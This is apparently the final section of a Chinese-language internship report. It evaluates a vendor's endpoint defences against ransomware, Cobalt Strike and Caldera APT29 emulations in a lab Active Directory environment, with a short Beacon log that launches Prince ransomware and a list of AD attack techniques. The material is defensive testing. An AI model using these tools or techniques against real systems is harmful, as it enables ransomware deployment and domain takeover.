
二、Open Source Tools-Prince Ransomware

（一）使用者自行執行

(1)透過 OneDrive 下載惡意壓縮檔



(2)使用者從 OneDrive 中取得檔案後手動執行 →實測是加密行為會進行，無法阻擋，不被 CFA 視為可疑




（二）惡意 C2 執行 (Cobalt Strike)

(1)從 Cobalt Strike 的 Beacon 介面發出的指令，要求遠端受害主機上的 Beacon，執行 Prince-Built.exe 的勒索病毒執行檔

```
[05/28 11:08:12] beacon> execute Prince-Built.exe
[05/28 11:08:12] [*] Tasked beacon to execute: Prince-Built.exe
[05/28 11:08:22] [+] host called home, sent: 24 bytes
```

(2)無 CFA 警告，目前實測是加密行為會進行，無法阻擋



三、結論

測試工具	攻擊是否成功？	CFA 是否被觸發
Cobalt Strike - upload	是	否
Cobalt Strike - download	是	否
Metasploit - meterpreter download	是	否
Prince Ransomware –使用者自行執行	是	否
Prince Ransomware –惡意C2執行 (CobaltStrike)	是	否


以目前測試來說，CFA 對未知惡意程式的實際攻擊操作，如寫入、下載、執行，幾乎無法阻擋。通過微軟的官方論壇中表示：此功能在每台電腦上，都有可能有不同的行為，因為其判定標準，並非單純由存取限制決定，而是根據 Smartscreen 與 即時的行為分析所導致，有可能這是其原因導致沒有擋住攻擊。

5.2.3 PC-SEC Caldera APT29 測試


本實驗於虛擬機內完成 Active Directory 與 MITRE Caldera 之建置，並在 Caldera 平台安裝且啟用 emu 套件以取得 APT29 相關 TTP。隨後在網域內各節點部署 agents，待其狀態均顯示為 Alive 後，設定並執行自動化攻擊腳本以進行測試。

測試結果

在 splunkd.exe 未加入白名單前，會產生錯誤訊息導致無法執行



加入白名單後，可成功執行部署 Agent 指令，但後續攻擊仍被阻擋



- 未套用 PC-SEC 防護軟體

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid
9/15/2025, 6:15:24 PM GMT+8	success	RTLO Start Sandcat	execution	klsppj	WIN-10-22H2	8496
9/15/2025, 6:15:44 PM GMT+8	success	PowerShell	execution	klsppj	WIN-10-22H2	1972
9/15/2025, 6:16:40 PM GMT+8	success	Automated Collection	collection	klsppj	WIN-10-22H2	9016
9/15/2025, 6:17:25 PM GMT+8	success	System Network Configuration Discovery	discovery	klsppj	WIN-10-22H2	5000
9/15/2025, 6:18:05 PM GMT+8	success	System Network Configuration Discovery	discovery	klsppj	WIN-10-22H2	8500
9/15/2025, 6:18:55 PM GMT+8	success	System Owner / User Discovery	discovery	klsppj	WIN-10-22H2	8856

- 套用 PC-SEC 防護軟體，可發現在 APT29 第一個步驟即失敗

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid
10/30/2025, 3:38:12 PM GMT+8	failed	RTLO Start Sandcat	execution	jjbeaw	WIN-SFPBC5J1ICU	4992
10/30/2025, 3:38:33 PM GMT+8	collect	PowerShell	execution	jjbeaw	WIN-SFPBC5J1ICU	N/A

Chapter 6　結論與後續研究

本研究聚焦於 Active Directory 垂直權限攻擊鏈，於虛擬化環境中完整模擬從初始偵查、憑證擷取、權限濫用、帳號複寫到 Golden Ticket 持久化控制等多個階段，並串接 Purple Knight、BloodHound、Mimikatz、Impacket 套件（wmiexec.py、smbexec.py）以及 DCSync / DCShadow 等技術，實際驗證攻擊者如何由一般帳號逐步提權至 Domain Admin。透過實作過程，我們更加理解各階段攻擊所依賴的前置條件，以及 AD 權限設計與 ACL 配置不當所可能帶來的風險。

在防禦面，本研究以長茂科技之 TP-ACL、TP-CFA 與 PC-SEC 等產品為測試對象，分別對應不同攻擊情境進行評估。TP-ACL 在 ZeroLogon 搭配 wmiexec.py / smbexec.py 的橫向移動測試中，能有效阻擋未被允許之程式執行，顯示白名單及程式執行管制機制對於阻斷 C2 連線與惡意程式投放具有實質效果。相較之下，TP-CFA 在本次使用 RAT 與 Prince Ransomware 之測試中，對於受保護資料夾的「讀取 / 上傳 / 下載」操作並未產生明顯阻擋與告警，顯示其行為判定與 Smartscreen/即時防護的依賴仍有待進一步調整與優化。至於 PC-SEC 結合 Caldera APT29 劇本之測試結果則顯示，在適當白名單設定完成後，PC-SEC 能在攻擊鏈初期即中斷部分 TTP 的執行，降低整體攻擊成功機率。

可改善的地方：

實驗環境較單純，若加入跨網域或信任設定，可模擬更真實的企業場景。

實作以攻擊流程為主，較少針對事件日誌或防禦機制進行分析。

有些工具操作只做功能驗證，尚未深入探討對應的偵測與防護方式。

後續研究方向：

	情境（攻擊向量）	對應 TP-SEC 模組	防護要點
1	撿來的 USB（HID 偽裝）	**TP-USBG**	偵測「隨身碟偽裝成鍵盤」並即時阻斷輸入
2	RDP 弱密碼	**TP-RDP** (+ MFA)	失敗暴力登入自動鎖定 + 強制 MFA
3	生成式 AI 釣魚 + Follina	**TP-ACL**（應用程式白名單）	WINWORD.EXE → msdt.exe 非預期鏈呼叫立即阻斷
4	本機快速加密（勒索）	**TP-File**（勒索軟體防護）	終止勒索軟體程序，並快照還原檔案
5	盜版/破解綑綁	**TP-ACL** (應用程式白名單)	從作業系統層面直接阻止不在白名單的破解軟體啟動
6	0-day 壓縮檔(CVE-2025-8088)	**TP-ACL**（病毒冷凍劑）	釋放的 update_svc.exe 不在白名單→阻止啟動
7	本機防火牆規則竄改	**TP-Firewall** (防火牆規則完整性監控)	監控規則庫完整性，未授權異動立即阻止&告警
8-1	加密前鋪路（CrazyHunter）	**TP-Firewall** + **TP-Guard**	新增/修改/刪規則觸發「在場驗證」，不通過則自動還原並留下紀錄
8-2	網域側移散播（CrazyHunter）	**TP-ACL** + **TP-Guard**	hunter.exe 非白名單 → 網域側移啟動不了
8-3	資料外洩韌性（CrazyHunter）	**TP-File** + **TP-CFA**	離授權環境=密文、僅限定程式透明解密

Reference

[1] The Cyber Mentor, “Hacking Active Directory for Beginners,” YouTube, https://www.youtube.com/watch?v=VXxH4n684HE&t=94s, Aug. 2023 (accessed Feb. 2025).

[2] C. Liu, “認識企業帳號和裝置的身分證 — Active Directory（AD）上集：AD 概念入門及應用說明,”FreedomSystems, https://www.freedom.net.tw/ict-insight/outsource/ad-intro.html,Dec.2024 (accessed Feb. 2025).

[3] mountra,“【Day04】搭建 AD 環境,”iT 邦幫忙, https://ithelp.ithome.com.tw/articles/10320338, Sep. 2023 (accessed Feb. 2025).

[4] 林子婷,“【資安工具】004 Mimikatz 初學者指南：Windows 資安評估與滲透測試,” 飛飛 FeiFei.tw, https://feifei.tw/mimikatz-windows-security-penetration-testing-guide/,n.d. (accessed Mar. 2025).

[5] RingLcy, “AdminSDHolder,” github.io, https://ringlcy.github.io/posts/AdminSDHolder/, Dec. 2020 (accessed Mar. 2025).

[6] Kali Linux, “How to install and run Bloodhound,” Kali Linux Tools Documentation, https://www.kali.org/tools/bloodhound/, Sep. 2025 (accessed Apr. 2025).

[7] SpecterOps, “BloodHound-Legacy Collectors,” GitHub, https://github.com/SpecterOps/BloodHound-Legacy/tree/f4d9c1af1529124d33c9f360a27686eea51755e1/Collectors,n.d. (accessed Apr. 2025).

[8] LuckySec, “內網域滲透分析工具 BloodHound,” 騰訊雲開發者社區,

https://cloud.tencent.com/developer/article/2149122, Nov. 2022 (accessed Apr. 2025).

[9] 九世, “AD 域裡的 ACL 攻防,” github.io, https://jiushill.github.io/posts/be9dae0a.html, Aug. 2020 (accessed Apr. 2025).

[10] 肖洋肖恩, “[後滲透]Mimikatz 使用大全,” ShAun's Blog, https://www.cnblogs.com/-mo-/p/11890232.html, Mar. 2020 (accessed Apr. 2025).

[11] The Hacker Tools, “logonpasswords,” The Hacker Tools, https://tools.thehacker.recipes/mimikatz/modules/sekurlsa/logonpasswords,n.d. (accessed Apr. 2025).

[12] HiYo, “Windows 遠程執行進程工具 psexec 和 wmiexec 介绍,” HiYong Blog, https://hiyongz.github.io/posts/windows-lateral-movement-tool-psexec-and-wmiexec/,May 2023 (accessed Apr. 2025).

[13] 林子婷, “[指令日記] 005 Impacket,” 飛飛 FeiFei.tw, https://feifei.tw/impacket/, n.d. (accessed Apr. 2025).

[14] smileleooo, “域滲透之利用 WMI 來橫向滲透,” 博客園, https://www.cnblogs.com/smileleooo/p/18262133, Jun. 2024 (accessed Apr. 2025).

[15] 千負, “內網滲透之濫用 DCSync,” FreeBuf, https://www.freebuf.com/articles/network/365750.html, May 2023 (accessed May. 2025).

[16] B.Delpy,“kuhl_m_lsadump_dc.c(lsadumpmodule),”GitHub, https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/lsadump/kuhl_m_lsadump_dc.c, n.d. (accessed May. 2025).

[17] 3gstudent,“域滲透——DCSync,”3gstudent.github.io, https://3gstudent.github.io/%E5%9F%9F%E6%B8%97%E9%80%8F-DCSync, Jul. 2019 (accessed May. 2025).

[18] Shu1L, “DCSync 與 DCshadow 攻擊學習,” Shu1L's blog, https://shu1l.github.io/2020/08/05/dcsync-yu-dcshadow-gong-ji-xue-xi/,Aug. 2020 (accessed Jun. 2025).

[19] Louisnie, “DCSync 技術的攻擊和檢測,” 跳跳糖, https://tttang.com/archive/1634/, Jun. 2022 (accessed May. 2025).

[20] 飛飛, “AD Security - [Day26] 一起來學 AD 安全吧！：Protected Users、Account Operators 與 DCSync 攻擊手法初探,” iT 邦幫忙, https://ithelp.ithome.com.tw/articles/10307592, 2022 (accessed May. 2025).

[21] 飛飛, “AD Security - [Day3] 一起來學 AD 安全吧！：安裝 Windows Server 與 AD DS,” iT 邦幫忙, https://ithelp.ithome.com.tw/articles/10293503, 2022 (accessed Jun. 2025).

[22] HACK 學習呀, “內網滲透 | 域滲透之 DCSync 的利用實戰,” 墨天輪, https://www.modb.pro/db/226559, Dec. 2021 (accessed Jun. 2025).

[23] Ever more tekpass,“「PC-SEC」零信任電腦端點資安系統解決方案,” TekPass, https://tekpass.com.tw/PCsec.html, n.d. (accessed Sep. 2025).

[24] TekPass Evermore,“簡單三步驟安裝 PC-SEC,”YouTube, https://www.youtube.com/watch?v=QeGRhrDREr8,May.2025(accessed Sep. 2025).

[25] “TPInstaller 與 TP-SEC 安裝操作與步驟說明_簡易版,” Google Drive, https://drive.google.com/file/d/18sAwptKQmvyY2EzIuDFJPlmPeNsKEl3Y/view,

n.d. (accessed Oct. 2025).

[26] Microsoft, “Controlled Folder Access – one computer allows app while another computer does not,” Microsoft Q&A, https://learn.microsoft.com/en-us/answers/questions/4319768/controlled-folder-access-one-computer-allows-app-w, Jul. 2022 (accessed Oct. 2025).

[27] “TP-ACL 使用手冊,” Google Drive, https://drive.google.com/file/d/1qiWh68BI2hJ9yYau8JNYspCldJ9DGQXu/view, n.d. (accessed Oct. 2025).

[28] “TP-CFA 使用手冊,” Google Drive, https://drive.google.com/file/d/1IHJ-fkax5PYRrRSW8hLG5ZYxRB8LyRHx/view, n.d. (accessed Oct. 2025).

[29] MITRE, “MITRE Caldera – automated adversary emulation platform,” GitHub, https://github.com/mitre/caldera, n.d. (accessed Oct. 2025).

[30] MITRE Engenuity, “ATT&CK Evaluations: Enterprise APT29,” ATT&CK Evaluations, https://evals.mitre.org/enterprise/apt29, n.d. (accessed Oct. 2025).

[31] MITRE, “MITRE Caldera Documentation,” caldera.readthedocs.io, https://caldera.readthedocs.io/en/latest/, n.d. (accessed Oct. 2025).

[32] MITRE, “MITRE Caldera Plugin: Emu,” GitHub, https://github.com/mitre/emu, n.d. (accessed Oct. 2025).

附錄 A. 實習工作內容

- 陳思宥、呂書晴

我們在長茂科技股份有限公司擔任實習軟體工程師期間，參與了 Active Directory（AD）安全性研究與攻擊鏈技術實作的專業訓練，深入探索企業內部網路架構中可能存在的安全風險，並實際操作多種常見的紅隊攻擊技術，包括帳號資訊蒐集、憑證竊取、權限提升、橫向移動與最終目標達成等完整攻擊流程。這過程不僅讓我們對 AD 架構的運作原理與權限設計有更全面的理解，也強化了我們從攻擊者視角思考企業資安防禦策略的能力。

在此基礎上，我們協助長茂科技建置模擬企業環境的 AD 測試場域，並配合公司既有之端點防護與存取控制產品（如 PC-SEC、TP-ACL、TP-CFA 等），設計並執行多種攻擊情境測試，觀察與記錄產品在不同攻擊階段的偵測與攔阻效果，並彙整為測試報告與改善建議，提供公司作為產品調校與後續研發之參考。

此外，在實習過程中我們也持續強化攻防工具的操作，並將這些能力實際應用於資安攻防實驗之中。透過理論與實作相結合的訓練，使我們在資訊安全領域的知識與實務技能更加紮實，對 Active Directory 的應用與攻防實務，以及長茂科技相關資安產品在企業環境中的實際運用，有了更深入且全面的理解。

附錄 B. 實習心得與建議

- 陳思宥

本次實習經驗讓我在 Active Directory 的架構建置、使用者與群組的權限控管設計上有了更深入的理解。不僅如此，透過實作各種常見的攻擊手法，也我更能從攻擊者的視角去理解整個攻擊鏈（Attack Chain）中的每一個環節。

過去我在學習資安工具時，常常只是為了測試某個特定功能而單獨使用像是 Mimikatz、Impacket 等工具，但這次實習讓我首次以完整規劃的方式，將攻擊鏈中的各個階段串連起來，實際模擬從初始入侵到取得 Domain 控制權的完整流程，並且得以觀察防護軟體的防護機制在不同攻擊階段的偵測與攔阻效果。儘管在實作過程中遇到許多挑戰，例如工具相容性、權限受限等問題，但透過查找資料、持續測試與調整策略，最終仍成功完成整體攻擊鏈的模擬，這帶給我極大的成就感與學習動力。

- 呂書晴

透過這次專業實習，我對 Active Directory 的架構與權限運作有了更深入的理解，尤其是在實作中實際操作了如 BloodHound、Mimikatz 等工具，並觀察每個提權階段所需的條件與潛在風險。過程中也遇到不少挑戰，例如環境架設失敗、指令錯誤等問題，但也因此熟悉了這些工具的使用，並學會如何將各個階段連貫起來，完成一條完整的攻擊路徑，透過查詢書籍與資料也學到更多，最後應用在測試長茂科技的軟體中。

這次實習不僅讓我更了解 AD 攻擊流程，也開始未來可以往哪個方向去做延伸的研究，整體而言，這次的實習對我來說是一個寶貴的學習經驗。